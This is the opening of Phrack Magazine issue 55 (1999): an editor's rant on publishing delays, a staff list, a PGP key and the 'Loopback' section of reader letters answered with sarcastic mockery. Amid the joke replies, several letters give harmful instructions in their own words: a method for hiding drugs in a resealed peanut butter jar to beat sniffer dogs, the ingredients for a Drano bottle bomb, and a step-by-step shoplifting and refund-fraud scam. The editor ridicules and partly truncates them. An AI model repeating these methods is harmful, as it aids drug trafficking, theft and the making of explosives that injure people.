-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 01 of 19]

----------[P H R A C K 5 5 I N D E X]

--------[Return of the Genius Loci]

Lies! Lies! Lies! Lord of the Lies. That's me. I promised a timely Phrack and look what happened. A 9 month lapse. Whew. Wow. Ri-friggin-diculous. Holy crap I suck. To all you patient/ambivalent readers out there -- terribly sorry about that. To all you whiners/complainers in the end, it just goes to show you: Fuck Off. For all you people that contributed nothing except negative commentary over the past few months, I'd like to introduce you to the real world. The real world is where free computer security technical journals don't pay bills or get you chicks. Or get you chicks that pay bills for that matter.

THAT'S THE WORLD I LIVE IN.

TRUST ME WHEN I TELL YOU I WOULD CHANGE IT IF I COULD.

But I can't. So I do what I do to make ends meet. Sometimes it gets in the way.

Hrm. You think 9 months is bad? Let's take a look at the publishing history of Phrack Magazine, since its inception, way back in November of 1985. I present to you the publishing schedule of Phrack Magazine from 1985 - 1999.

	85	86	87	88	89	90	91	92	93	94	95	96	97	98	99
Jan		02?	10		23									52	
Feb		03	11		24										
Mar		04	12		25			37	42	45					
Apr		05	13	17	26			38			47		50		
May						31									
Jun		06		18	27			39							
Jul			14	19					43					53	
Aug			15					40							
Sep		07					33			46		48	51		55
Oct		08?	16?	20	28		34								
Nov	01			21	29	32	35		44			49			
Dec		09?		22	30		36	41						54	

Ok.. Things look pretty good for the first year... 8 issues in one year. Not bad fellas, not bad... Uh-oh! A 6 month gap between 16 and 17! What's up? Apparently, the editors at that time (Phrack's founding fathers TK and KL) had gone off to college and left the Magazine in the hands Elric of Imrryr. Mmmhmm. A FLIMSY EXCUSE! The next large gap we see is between 32 and 33. Apparently there was some crap going on having to do with the Secret Service shutting Phrack down and something about issues 31 and 32 not being sanctioned or something... Blah blah blah. Ok great. This was like 8 years ago. Who the hell carez. At any rate, things appear to be pretty much business as usual after that. Then something amazing -- Chris Goggans takes over. First a 3 month gap. Then a 4 month lapse. Then back down to 3. Then up to 5. Then 6. Then the unthinkable happens. A 16 month coma.

THEN YOURS TRULY TAKEZ OVER AT THE HELM AND BREATHEZ SOME LIFE INTO THIS DEAD BODY!

BOOM BAP! Check out THESE NUMBERS: 2 months, 4 months, 4 months, 3 months, 5 months!... Um. 9 months. Ok. Well. Oops. My point is... Well. 9 months isn't as bad as Goggans. So there you have it! Basically, when all's said and done, at the end of the day, I am not as bad as Goggans.

In any event, this issue has a surplus of good articles. Read them.

In other news, we heard a nasty rumor. Starting September 11th, 1999 Network Solutions "the dot com people" (*how adorable*) are going to start their policy of requiring prepayment at the time of domain-name registration. What does this mean to you? NO MORE FREE DOMAINS FOR THREE MONTHS! No more 'try before you buy', no more 'cooling-off' period. If you fuck up and register 'masster-ninja.com' brother, you're stuck with it! So check your spelling.

Oh yah. I have something very un-P.C. to say, something very controversial... Something you're not going to like.. But I have to say it:

GOD BLESS CANADA!

WAIT. HOLD ON. Before you rm this issue, give me a chance to explain why Canada rules. If it wasn't for Canada, there would be no t00nces. There. That's the sole reason why Canada rules. If it wasn't for t00nces, there would have probably been a murder at the last Phrack sponsored BBQ (or at the very least, some serious battery). On 3 separate occasions he quelled major rucki. The largest of which would have resulted in drunken dirtbag being pummeled into chowder. He would have been a little smudgie on my front lawn. As much as I am usually down for a drunken dirtbag pummeling, we can't have that at the house. t00nces is an all-around great guy. He's definitely my favorite Canadian-American citizen.

Besides. I lost our Country's pride when I played him in our monthly America vs. Canada pool game. My penance was to write a treatise on how much Canada rules. Well. The best I can do is how much t00nces rules.

Phrack Magazine mourns the recent passing of W. Richard Stevens. For a special tribute, please see P55-04.

Enjoy the magazine. It is by and for the hacking community. Period.

```
-- Editor in Chief ----------------[  route
-- Phrack World News --------------[  disorder
-------- Elite -------------------->  daveg
-- Official Phrack King Crab ------[  loadammo
-- Official Phrack Girlfriend  ----[  A.R.A.
-- B.A. Baracus Phrack Fracas -----[  PETE F. vs. KRIS C.
-- Official Phrack Long Gun -------[  Bennelli M1 Super 90 (tactical)
-- WHOA HO HO ---------------------[  aaronb
-- Netris Championz ---------------[  prym & ReDragon
-- Ketel One Connoisseur ----------[  vision
-- Official Phrack Bouncer --------[  t00nces
-- Congratulations to -------------[  W.O.F. and N.R.A.
-- Special Thankz to --------------[  kweiheri, kamee
-- Shout Outs and Thank Yous ------[  h4g1z, felix, WAYNE, rfp, nocarrier, dug
-----------------------------------|  song, incr, dreck, nicnoc, e5, sw_r,
-----------------------------------|  greg hoglund and dark spyrit, sangfroid,
-----------------------------------|  dnm
- You're not in the club if -------[  you don't recognize half of these people
```

Phrack Magazine V. 9, #55, September 09, 1999. ISSN 1068-1035

Contact Phrack Magazine

Editor in Chief: route@phrack.com
Submissions: route@phrack.com
Associate Editor: alhambra@phrack.com
Commentary: loopback@phrack.com
Phrack World News: disorder@phrack.com

Submissions to the above email address may be encrypted with the following key:

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGiBDdmijIRBADrabrDFYw6PRDrRRZsgetOOGo8oGROn4/H7q4L7rLm7weszn4L
8j1zY4AV4f3jFis0A/AqXPicxUHz0I3L6PzTMg11mmLbcj6wnAvr78LZ65y3Z5aA
PEm/F7fNqAzFl9MCnUWa+53eH0TBKW7JdjpfCELeXTMLNsJREjL7f5qvyQCg/xqD
g7dUtdIiDb7tm5DRhWqgDmED/iPUmujMt5x40bmf135vjev1Rle3nhHIe4fh58a7
VkZOmzqz/s3LninBuWcmuyZWShVGd8Hhd758yt41Xe/YHtEW4jSzYtE/1woYmp0K
sZnFt+zIVAEm1mcVVV9+qrpEKVmbBLTR/oa+6A+t5/hFUjriTpAQUGF0xLzXNLYu
c7cSA/0Q0rziq5xyuPbtUMKWE9zhxrt/SwfhunWx/n2vm2q9eFPfWqb9fDVuFrtv
gwpaPVJ2CbM6F6c21pNGqm8zrSO8TYzgTScBKM80wn7ase3RBth36++N/Oq4Zczm
froc9Och7qkgdZ7TkPCuorsyMc1169DXBxBSGfiQ85ylUYrbrLQRTWlrZSBELiBT
Y2hpZmZtYW6JAEsEEBECAAsFAjdmijIECwMBAgAKCRAWHraAlbJmQSdiAKCjaUrs
InxTXebFlAX5aUmdEKsD1wCfRZMfzv3BvQMKa6Rmbwlfzat0DFS5Ag0EN2aKMxAI
APZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU6Y9AVfPQB8bLQ6mU
rfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN/biudE/F/Ha8g8VH
MGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9WE5J280gtJ3kkQc2
azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0/XwXV0OjHRhs3jMh
LLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQmwJG0wg9ZqRdQZ+c
fL2JSyIZJrqrol7DVekyCzsAAgIH/jCj4drT8VSrxI2N3MlgkiQOMcaGLE8L3qbZ
jyiVolqIeH+NEwyWzCMRVsFTHWfQroPrF30UsezIXuF0GPVZvlzSSB/fA1ND0CBz
9uK9oSYPwI8i513nMaF03bLWlB07dBqiDUcKgfm/eyPGu5SP+3QhVaERDnBOdolZ
J6t3ER8GRgjNUyxXOMaZ4SWdB7IaZVph1/PyEgLLA3DxfYjsPp5/WRJcSbK3NZDG
cNlmozX5WUM7cHwEHzmYSRDujs/e3aJLZPa7stS9YGYVPZcjxQoE6wr+jx4Vjps4
pW+f6iWvWEfYnYRJqzwe8318rX6OojqHttaQs8xNEqvPOTfkt12JAD8DBRg3Zooz
Fh62gJWyZkERAj61AJ41XyTBasgKKYlOVnI4mWZYJemQIQCgiqaTkhpM6xCnqKD9
BKnOvDsNc44=
=IQ3Y
-----END PGP PUBLIC KEY BLOCK-----

As always, ENCRYPTED SUBSCRIPTION REQUESTS WILL BE IGNORED. Phrack goes out plaintext. You certainly can subscribe in plaintext.

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of the
 *  editors and contributors, truthful and accurate.  When possible, all facts
 *  are checked, all code is compiled.  However, we are not omniscient (hell,
 *  we don't even get paid).  It is entirely possible something contained
 *  within this publication is incorrect in some way.  If this is the case,
 *  please drop us some email so that we can correct it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for the
 *  entirely stupid (or illegal) things people may do with the information
 *  contained herein.  Phrack is a compendium of knowledge, wisdom, wit, and
 *  sass.  We neither advocate, condone nor participate in any sort of illicit
 *  behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in the
 *  articles of Phrack Magazine are intellectual property of their authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

----------[T A B L E O F C O N T E N T S]

"...Yeah, yeah, Phrack is still active you may say. Well let me tell you something. Phrack is not what it used to be. The people who make Phrack are not Knight Lightning and Taran King, from those old BBS days. They are people like you and me, not very different, that took on themselves a job that it is obvious that is too big for them. Too big? hell, HUGE. Phrack is not what it used to be anymore. Just try reading, let's say, Phrack 24, and Phrack 54."

- bjx of "PURSUiT" trying to justify his 'old-school' ezine. bjx wrote a riveting piece on "Installing Slackware" article. Fear and respect the lower case "i".

"We might get a PURSUiT meeting at DefCon 9 which will take place in year 2001. Meenwhile, it's an idea, because I belive 40% of the PURSUiT crew are going to DefCon 9, so we will try to convince the rest of the crew to join us."

- bjx of "PURSUiT" on his distant defcon plans. Hey, buddy, if you save a dollar a day for the next two years, you should have enough!

"I assume she did a jiggly +liar search on altavista..."

- gheap, when asked to venture a guess as how a certain person was found on a random corporate webpage.

"Hrm.. There just arent enough web sites that use the word 'jiggly'."

- gheap, after putting some thought into it.

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 02 of 19]

------------------------[P H R A C K 5 5 L O O P B A C K]

--------[Phrack Staff]

Phrack Loopback is your chance to write to the Phrack staff with your comments, questions, or whatever. The responses are generally written by the editor, except where noted. The actual letters are perhaps edited for format, but generally not for grammar and/or spelling. We try not to correct the vernacular, as it often adds a colorful perspective to the letter in question.

Thanks to kamee and loadammo for their help.

0x01>---

route, you suck--all you phrack people do.

[Extra double dumb-ass on us!]

you would think 8 months is enough time to put out phrack 55, but NO.

[You *would* think so, wouldn't you? I *knew* I should have quit my job. Well, I'm certain you spent the downtime working on your world-renown top-notch freely distributed highly-technical ezine right? How many issues did you pump out? 2? 3? Where can we get it?]

You say it will be out on August 31, now it is September 9?

[09.09.99 is so much more of an elite date than 08.31.99. In fact, 09.09.99 is the most elite date of our lifetime.]

Faggots.

[Is uh.. Is that a proposition? Are you looking for some action or something?]

- grez@vulgar.net

[Thanks man! Now everyone knows where to send the love!]

0x02>---

I'm a San Francisco criminal defense attorney, and, because I believe curiosity should not be a crime and information wants to be free, I hereby volunteer my legal services to Phrack readers. For a free legal consultation, contact me, Omar Figueroa, Esq. at omar@alumni.stanford.org or (415) 986-5591. http://www.2xtreme.net/omar/

[Very cool. I'm sure many readers if nothing else will at least have questions regarding the law and how it impacts their rarified profession... Keep in mind Omar that many 'hacker'-types requiring legal services are prone to idiocy and therefore not likely to have money. Hope you're up for some good ole-fashioned pro bono work!]

0x03>---

Hey, glad to see your site back up, I was beginning to wonder what happened...

[Alhambra tripped over the power cord. We didn't notice for a few months. Our bad.]

While you were down, an item came up on my Zen calendar that I thought you might enjoy:

[The 'Zen Calander'? Does it have pictures of Shakyamuni Buddha in a bikini?]

"The shell must be cracked apart if what is in it is to come out, for if you want the kernel you must break the shell. And therefore, if you want to discover nature's nakedness, you must destroy its symbols, and the farther you get in, the nearer you come to its essence. When you come to the One that gathers all things up into itself, there your soul must stay." -Meister Eckhart

hmmm....

[Man that's just great. I'm going to go dunk my head in a pot of boiling water now. Be right back...]

Anyway, Phrack is a *great* mag, keep up the good work.

[Agreed. Thanks.]

- ped xing

0x04>---

I don't have a computer yet because I don't know to much about it??

[Are you asking me or telling me? And if you're sans computer, how the hell are you writing me this email? OMG! Are we communicating through your mind?!?@! Are you using the /shining/? Ok. You can use yer shining to call me when you need my help... But don't be reading my mind between 4 and 5. That's _route's_ time. STAY OUT!]

but the basic things but i been trying to get to some underground site which willput me in the write direction,into hacking...

[I'm suggesting you spend that computer money on some at-home ESL classes.]

in your site is off the hook,it has infor that i can use thanx

[Yes, when I'm watching a movie or I don't want to be bothered, I take www.phrack.com off the hook.]

I know i may not be answered back but can you send me some site that may help me into starting my long journey of hacking

[http://owl.english.purdue.edu/esl/ESL-student.html]

...thank you...in my email is weeddreams@yahoo.com

0x05>---

Hi,

I am a wannabe hacker.

[I'm a wannabe rockstar. Wanna hang out?]

I have access to all the equipment. modems, routers, even my own pbx.

[Well that's a start! I suggest the next step should be actually getting a computer of some sort so all that networking hardware doesn't go to waste!]

Where will i find material describing typical methods to test the systems for security. (TCP- SYN attack, ip-spoofing)

[Phrack Magazine, issues 48 - 53.]

I am especially interested in DOS attacks.

[And why not? You seem like a highly intelligent guy. I'll give you a heads up on a particularly nasty one (as yet unreleased) certain to take down even the most resilient hosts: Send the following 4 packets to the target host:

1 - TCP SYN|RST with ISN == (2^32 - 0x12A3) to a LISTENing port
2 - TCP ACK with SEQ_ACK == (0x12A4) to same port
3 - ICMP_PORT_UNREACH (IP header inside is irrelevant)
4 - UDP to same port

Next, quickly douse your computer in lighter fluid, and set it on fire. Wait a few minutes, then try and reach that host. You'll find that you can't. Thank me later.]

Any pointers will be appreciated.

[void *you = NULL;]

- LordKrishna

0x06>---

I know quite a bit about computers and started learning to program (or trying at least - I had trouble figuring out what the hell a variable was) when I was like seven.

[Yah, variables are tricky -- don't use them. Stick to symbolic constants.]

Now, I'm kinda' interested in hacking and phreaking, but I have seen many files out there from the 80's and early 90's that probably have little or no significance know.

[As useless as 1950's porn.]

I have seen plans for blue boxes and red boxes everywhere, but I am assuming that this does not work anymore, since as stupid as phone companies are often depicted, I'm sure they have managed to fix these problems by now.

[I have seen plans for world domination everywhere, and not even those work. Personally, I want my money back.]

However, I'm sure that there's still lots to do as far as phreaking goes, and definately hacking, because I hear about that all the time.

[I don't think anyone's ever hacked a tic-tac before. You could start there!]

Anyway, I was wondering if you or someone else you know would care to write a file describing what works and doesn't in the modern world. I love to read Phrack, but a lot of the older issues are either over my head

[Me too! I especially have problems with P25-05, P27-08, P28-06. I don't understand the need for wild turkeys when hacking. Maybe it was a fad 10 years ago.]

or seem more or less irrelevant. As you, and most other hackers/phreaks, probably grew up when computers were still in earlier stages,

[Yep. My first computer was a rock and some dirt.]

you probably know a lot more about how they work than newer programmers.

[Oh hell yes! Think of a computer as a tiny, super complex street hooker. The more you put in.. Wait. No. That's not a good

analogy... Um... A computer is like a piece of paper. Er. No. Um. I really have no idea how they work.]

I can tell this just by reading this ASM book I got. I had no idea what kinda' stuff happened with the actual hardware and its fun to learn.

[Hrm. Do you think maybe we could get together one night and you could read to me? Softly?]

Basically, I just want a modern beginner's guide so I can go out and get my feet wet.

[Well jump right in! The idiot pool has plenty of space and I'm told the new spa has a diving board.]

Most of the literature I have seen on phreaking/basic hacking is really old, so if you know of anything modern I could look at, or would like to write something yourself, I'd appreciate this quite a bit.

[Have you tried searching for "hack +modern" on altavista?]

Thanks a lot, man.

- Cyber Guy

[Great handle man!]

0x07>----------

hia chief

[Heya dorko.]

my nick is spider

[How creative. Chalk has more flavor.]

i'm a future hacker to be for now i need info about a free server

[That's nice. I need info on how to make girls like me. I think we can probably help each other.]

- spider.

[Great handle man!]

0x08>----------

phreaks, i have recently discovered your site.

[Congratulations. I've recently discovered how to love.]

i must say i was impressed by the contents.

[Well thank you very much! Sounds good so far...]

i live in japan, the drug trade here is good but very expensive.

[Hrm. Have you tried switching to generics? I know acetylsalicylic acid is sold in many generic forms.]

so i import cid and x from the states...one problem....they have a police

[Japan has to import Caller ID?]

dog to sniff every item before it is mailed. i have found a way to by pass this. first get a new unopened peanut butter jar....take the seal off very

[Hrm. Skippy or Jiff? Glass Jar or Plastic? Crunchy or smooth? And how big? What about peanut butter cookies? Will they work? Please people... Before you send in some half-cocked scheme, take 2 minutes and do some research.]

carefully dont rip it....scoop out a good amout of pb from the center.. carfully place "the stuff" inside a plastic bag and place into the jar... recover with the pb.....

[What do I do with the extra peanut butter? Can I use it to make a samich? Or should I hold on to it for safe keeping?]

place the seal back ontop and iron on....this gives back its unopened look...next place lid back on top and your ready to be inspected.

- Sloshkin

[Well nice going Sloshkin! You've managed to ruined this completely lame drug trafficking technique for moronic drug smugglers! All FBI agents please contact your DEA pals! Tell them to be on the lookout for peanut butter.]

0x09>---

Due to the slow net,I have diffculty to download your excellent articles.

[Yep. It's all the porn trafficking going on.]

Can you do me the favor to send it to me by email?

[Not a problem, expect them in 6 - 8 weeks.]

I will not do harm to anyone,I swear.

[Better not. Phrack is equipped with explosive dye packs. If you do something illicit they will explode all over your hands and face and the authorities will be alerted.]

0x0a>---

I sing and play guitair in a fairly unique punk band called "The gods Hate Kansas".

[Really? That's coincidental because I hate Kansas.]

Our lyrics and beleifs tend to revolve around corporate and governmental sabotage.

[Excellent idea. Let's collapse our economy and destroy the government. Better yet, let's beat terrorist extremists (like Osama Bin Ladin) to the punch and blow ourselves up. Do you have any idea how much they hate Americans? Oh wait, they're just 'Wag The Dog' inventions, right?]

Right now, we're gearing up to record in June. The new CD will only be about 5 songs so we decided to make it a "multi-media" CD and include a couple videos, our website, and some misc. files on lockping, redboxing, and hacking.

[Those free AOL CDs sound better. Must miss!]

I was wondering if you might have anything that you might specificly want to contribute to this effort.

[Just my unending sarcasm. Oh, BTW I was being sarcastic.]

The punk scene is a wonderfull breeding ground of discontent and has a lot of paralels to hacker culture

[Hackers are discontent? Hrm. Larry Wall seems pretty happy. And I don't think he likes punk.]

and this CD has the potential to reach a lot of people..

[Like all the 15 year old disgruntled suburban kids in Kansas who think they 'have it rough at home' and 'no one understands their shit' so they get their noses pierced along with lame haircuts and hang out at seedy hardcore clubs!]

- Rion

0x0b>---

WUZ ^

[How preciously retarded!]

I found my schools dial-up and I want you guys to try and hack it if you can. ITS: xxx-7035 St. Francis Jr. High. Fuck it up as much as possible please!

[Dude, somehow I don't think it would right for us to hack into a 'special' education school. I think you should just get back to your room, back into your restraints, and back on the meds.]

They have an entire network of macs and ibm's.

[All hooked up to machines to keep you guys from drooling.]

0x0c>---

Sup, I am interested in hacking. I do not know much about how to hack and want to learn more. I want to try and get a password from a certain somebody to read their mail.

[Well, genius, TRY ASKING.]

I opened up an account at wowmail to check it out. I found out that once you are in your own account that if u view source...it actually shows you your password!

[NO WAY@!#! HOLY SHIT THAT'S INCREDIBLE!]

So...is there a way to write a program where when a user tries to open their mail...somehow u can view source and send it back to your e-mail account without the user ever finding out?

[Jesus, let her go man and mind that restraining order.]

Or is there another way u could tell me how I could obtain the password and how to go about it?

[Spy for love. Pattern yourself after the Stasi Super-Romeo Roland G. He won the affections of a lovely young woman named Margarete, an interpreter at NATO's SHAPE (Supreme Headquarters Allied Powers Europe). She divulged all kinds of secrets regarding Allied military manuvers and whatnot.]

Thanx,
Steve

0x0d>---

Just wondering if i can be a part of Phrack.com ?

[Short answer: No. Long answer: Hell no.]

Personal Information
~~~~~~~~~~~~~~~~~~~~

Handle: Action Man
Call me: Steve
Past Handle: Virtual Son, Renegade

[Oooh! Lorenzo Lamas reads Phrack! I am torn between killing myself with a shovel or with the garbage disposal.]

Handle Origin: You know when some phat name that pops into your head when you need a handle....well there you go./ "Action Man" from the movie "MasterMinds"

[Master? Man head? Action? "Handle"? That's just too many homo-erotic masturbation-related words to be a conincidence. Less jerking, more schoolin' I say.]

Height: 5'8"
Weight: 175lbs

[Whoa. A bit heavy aren't we? You know it's never *too* early to NOT eat bear claws 2 at a time.]

Eyes: Brown
Hair: Brown
Computers: IBM/Pentium TE(Technology Edge)

When i was in the 5-6th grade i had an interest in computers and how they worked.

[Hey great. Let try and find a homeless person that cares.]

So my first comp was a ibm aptiva.

[My first comp was a room upgrade in Vegas.]

Not very fast but enough to get me through the day.

[Man, it usually takes me 3 or 4 ketel-1/tonics to get through the day.]

I started to have the interest in hacking/phreaking when i was about in the 7th so that the computer stuff came easy to me..

[c:\dos> vol

Volume in drive C is DOS
Volume Serial Number is 12A1-1C20

c:\dos> label
Volume in drive C is DOS
Volume Serial Number is 12A1-1C20
Volume label (11 characters, ENTER for none)? 3L1T3H4CK3R

c:\dos> vol

Volume in drive C is 3L1T3H4CK3R
Volume Serial Number is 12A1-1C20

c:\dos> damn i rool
Bad command or file name

Keep the faith buddy...]

at this point in time i am still crawling through the maze of hacking..

[Me too! Well, kinda. I'm at the bottom of a vodka bottle. Same difference though.]
~~~~~~~~~~~~~~~~~~~~

reading books...looking through the articles at your site and spending endless nights on the comp throwing commands at computers i get in to and dont know what i am in for.

[c:\dos> root
Bad command or file name

c:\dos> give actionman root
Bad command or file name

c:\dos> password root actionman
Bad command or file name

c:\dos> FUCKFUCKFUCKFUCKFUCKFUCKFUCK
Bad command or file name

c:\dos> whyamisolameohgodpleasesomeonekillme
Bad command or file name

c:\dos> ohgodimafourstarloser
Bad command or file name]

So far in my boring ass town from where i dwell.

[Huh?]

Noone around here does what us Elite personnel do and it bothers me.

[By 'us' I am going to assume you mean anyone but myself and Phrack staff. Actually, I am going to demand it.]

It bothers me that i cant hang with someone.

[Maybe you should try to make some friends Action Man! Your life can't be all hacking and saving the world and riding around on a Harley!]

I have to do it the hard way and that way is alone.

[Get use to it.]

Hopefully you can recrute me into the world of Phrack.com

[I think it's time for an intervention. Get yourself a sponsor.]

Thank you
- Action Man

0x0e>----------

I Started my search today for revenge.

[Did you look under the bed? Whenever I'm trying to find something, like the T.V. remote, it's usually under the bed.]

My goal to learn to hack or talk a bored halker into helping me hack my ex's computer.

[Check out action man, I hear he's pretty damned good.]

After reviewing sites that you have made of 'how to hack' I see that what you do isn't as easy as one might first mistaken.

[It takes many many many hours to get this good. I'm talking dozens.]

As far as my goal I now see it wouldn't do any good or accomplish shit. So thanx for making all this info available to a peon such as myself.

- Z-taj

[Wow, that was easy. I wish everyone gave up that quickly.]

0x0f>---

How to make a Drano Bomb
by the Fellow Felon

WARNING!!!!!!: This Article is Intended for Educational Use Only!!

[WHICH IS IRONIC GIVEN ITS SOURCE!]

The Unabomber Staff is NOT responsible for any misuse of this information!!

[Cretin. How do you misuse bomb creation plans? Isn't the intention to blow something up?]

Setting these off within city limits is a crime and you Probably will get caught.

[Not to mention the idiocy factor.]

Enough of that.

A Drano Bomb is a simple way to scare the hell out of anyone.
It sounds like a Shotgun Blast.

[How about a real shotgun? When fired, it sounds more like a shotgun blast and will scare more people.]

First however, you must obtain some aluminum foil,

[Foil, as we all know, can be tricky to track down. I've found that it usually runs in herds, and on a hot day foil herds tend to gather near lakes or rivers. One well placed head shot will bring your foil down. Course, then you gotta clean it... If you can't obtain this foil, do the next best thing and use your mom's best china.]

"The Works"-a toilet bowl cleaner, and a 20 ounce Pop bottle. You can use any toilet bowl cleaner as long as it says somewhere on ther bottle, "WARNING!!-CONTAINS HYDROCHLORIC ACID!!".

[Ok. Enough of this crap. Had I left this entire letter in, some retard would probably blow his dick off and somehow, I'd be liable.]

0x10---

hey, u got some real nice info here.

[Hey man I've got some real nice *everything* here. Take only pictures, leave only footprints.]

i used a few of the ideas for revenge and thanks alot for posting it.

[People like you make people like me want to own guns. Well, _more_ guns... more ammunition anyway...]

it really sucks that the punk ass govt. wants to take all this shit off the net.

[The 'punk ass' government rounds people like you up by the truckload and sticks them in pens to barter with the aliens who frequent our planet. "Ok, how many do you want this time to NOT enslave our entire race...?" Just remember to lift at the knees.]

u know it all stems from fear that the public will finally rise up and take control.

[Or that retards like you will try to build a draino bomb and blow off his dick. I say go for it.]

anyway, i'd really appreciate it if u come across anything having to do with phuckin up cars or things that go "kaboom" let me send them my way.

[PLEASE DON'T BREED.]

hey, don't send the files here please. i phucked up on the address. send it master23@collegeclub.com. thanks. the other site is open to a few other people. it would be best for me if they didn't see it.

[DON'T BE A PUPPET TO THE MAN! Stand up for yourself!]

- master23

[Hey, any relation to master22? He was in my shop class.]

0x11>---

Hi there !
I read, that you are good informated in hacking stuff, IP's...

[I know a thing or two about a thing or two.]

My question is:
I made a bet with a friend, that I'll hack to his computer.

[A rousing game of cat and mouse! You rogue!]

But there fore I need his IP.

[What do you mean my horse is out of gas?]

I have already tried much things but all did fail, do you know a procedure to get his IP, he has got while he is online without NetBus or IRC ? I thought of finding out his DNS, or are there other ways to reach my aim ?

CU & olease write back !

- Kerstin

[Kerstin.. That's a cute name. Hrm.. I bet you're cute. In fact, I think we might have a lot in common... Although.. Hrm.. Now that I think about it, your spelling and broken English are just queer enough that you're probably from a country where Kerstin is a guy's name... In which case, I'm going to have to ask you to leave.]

0x12>---

WHAT IS THE REASON OF THE HOW TOO INFO ON THIS SITE.

[OH MY DEAR GOD, IT'S WALKING CLOSER GUYS!]

DO KNOW WHAT YOU ARE DOING TO OUR CHILDREN.

[Don't tell anyone, but I heard it was television and radio. And the rap music.]

SOMEONE TOLD ME TODAY THAT THIS THURS. IS BLOW UP YOUR SCHOOL NATIONAL HOLIDAY.

[I'm willing to bet that you're one of those people who gets dismissed in shame because that "ability to differentiate fantasy from reality" part of your brain doesn't work quite right.]

THEY TOLD ME CHECK THIS SITE OUT.

[Well then! Even though you're an asshole, apparently your friends aren't.]

I CAN NOT BELIEVE WHAT I HAVE READ.

[You're talking about proof reading your email before sending it, right? Or maybe your broken caps lock key?]

I AM SICK AT MY STOMACH!!!!!!!!!!!!!!!!!!!!!!

[Let's say this Twinkie represents the normal amount of psychokinetic energy in the New York area. According to this morning's PKE sample, the current level in the city would be a Twinkie 35 feet long weighing approximately six hundred pounds. That's a big Twinkie.]

WHAT IS THE PURPOSE PLEASE LET ME KNOW. I CANT FIGURE OUT 1 SINGLE REASON. JUST SICK.....

[I think you have the wrong number. What number were you trying to dial?]

- Tracy.

0x13>---

Please help me.
I tested neptune program in linux kernel 1.2.8.
Target host's OS is Redhat 5.2.
But!! TCP SYN flooding cannot!!
Unreachable host address was 1.0.0.1
Target port was 23
SYN number was 100 ~ 10000000000.
After runningBut!! Connection established!!
Why??

[Yoda needs to lay off the DOS attacks.]

0x14>---

i need help hacking into the university of texas' system. any information at all would be helpful. i need to change my grades before the report cards come out. thanks.

- christina

i really need some help changing my grades. i got ot the university of texas at austin. if i fail i'll get kicked out of ut and my house. any information would be very very helpful! thanks.

[Did you just stutter or was that a double-dose of stupidity?]

- christina

[Hrm... Well muh dear, let's talk trade. Why don't you come on over Friday night, at say, 9ish? I'm sure we'll be able to work something out... And if you DO end up getting kicked out of your house... You can always stay at the Phrack Compound..]

0x15>---

I am looking for a very simple and easy to follow recipe for the synthesis of amphetamine.... Anytype..... As long as it is relatively easy to follow..... Many thanx in advance

[Ah yes. The lame legacy of Phrack past. Drug creation. Whoo. Dude. Get a fucking job and move out of your parent's basement before you blow it up with your ghetto drug lab attempt.]

- Blonk

0x16>---

Hi,
I was wondering if you would be able to place more articles about
Australia. I am Aussie and would like to learn more about the systems in
place over here.

[HEY! DO YOU KNOW STEVE IRWIN? I heard once he got eaten by a crocodile and then, 2 weeks later, he climbed out of the croc's mouth and conked him on the head and then took him to a wildlife preserve!]

Thanks for your time,
- King Kon

0x17>---

Editor's of Phrack..
Hey, I was wondering if you would publish a lil information on my BBS..

[YOU GOT IT LAD! Hey, if I telnet over there, is there a pot of gold waitin' for me?]

I've been running my BBS since 10/30/99 without Too many users and with only
a few daily callers.. and I'm looking for a way to get my BBS out in the
public, as well as the underground public.. I read Phrack, and know that
Alot of other ppl do as well. So I thought I would ask. Anyhow I need to
run, if your intrested in helping me out, contact me at this Email address
or you can telnet to my BBS.

The Leprechauns Lair BBS

Telnet: tllbbs.dyns.cx port23/ANSI
Dialin: (540) 636-6417 28.8, 1-N-8/ANSI

-Leprechaun Boy/SysOp of TLL BBS

0x18>---

selling cds to their owner:
part 1: record store
by:con-x

1: start by pealing off all stickers (including magnettic strip) from the most
expensive cds you can find.

[Like 'Yanni's Greatest Hits' and 'The Carrot Top Collection vol. 11'?]

note:
1; the more cds the more money-
2; the bigger the record store the better.

[Note: _more_ money is good because money can be exchanged for goods and services. Also note: shoes are good because they protect and cover your feet.]

2: get a friend to get a bag from the store that you are scaming. have your
friend stand infront of you. pretend to look at cds wile sliping the ones in
the bag.
note:
1; beware of all the cameras around you.
2; dont get cought.

[Note: getting "caught" would be bad because you would go to jail and not be able to

3: go up to the counter and say- "my mom bought thease cds for my birthday but I can't use them, can I get any refund for them?"

note:
1; accept any half price and/or voucher offers-the less conversation, the less they will know you the next time.

[Plus, since you don't know that many words, it helps to keep the jabber to a minimum.]

2; this rarely happens but if you get caught, signal your friend to run up and say "excuse me, don't accept those cds- I just saw some guy trick him into returning those for him. I think that they were not paid for. if anything you should bust that guy over there because HE'S the real criminal".

[Ah! The old switch-aroo! How elegant! The only problem is that trick only works in cartoons and sketch comedy. Your sources have betrayed you.]

4: most times they will only give vouchers. sell the vouchers to someone in the store who's buying cds. say- "excuse me, are you buying any cds?" not all the time will they say yes to this text part-
"I have some vouchers that I can't use because I am going on vacation are you willing to trade money for some of them?"

[Because you're going on vacation? They're CD's, not milk dumbass. They're not going to spoil.]

now you have free money!!!

[With which to buy more cases of Pabst Blue Ribbon and more blocks upon which to put your car.]

con: tricking the store to give you money for their cds.

[SO THAT'S YOUR GAME! I suspected.. But you kept it so cleverly hidden up until now.]

goodside: this con is untraceable!!! they notice that they are loosing money. --they have not been robbed--they still have the same amount af

[Try telling that to judge.]

cds--they think that they are gaining money by returning cds--you have got nothing to loose!!!!!!

[In your case, that might be true. Rock bottom IS rock bottom.]

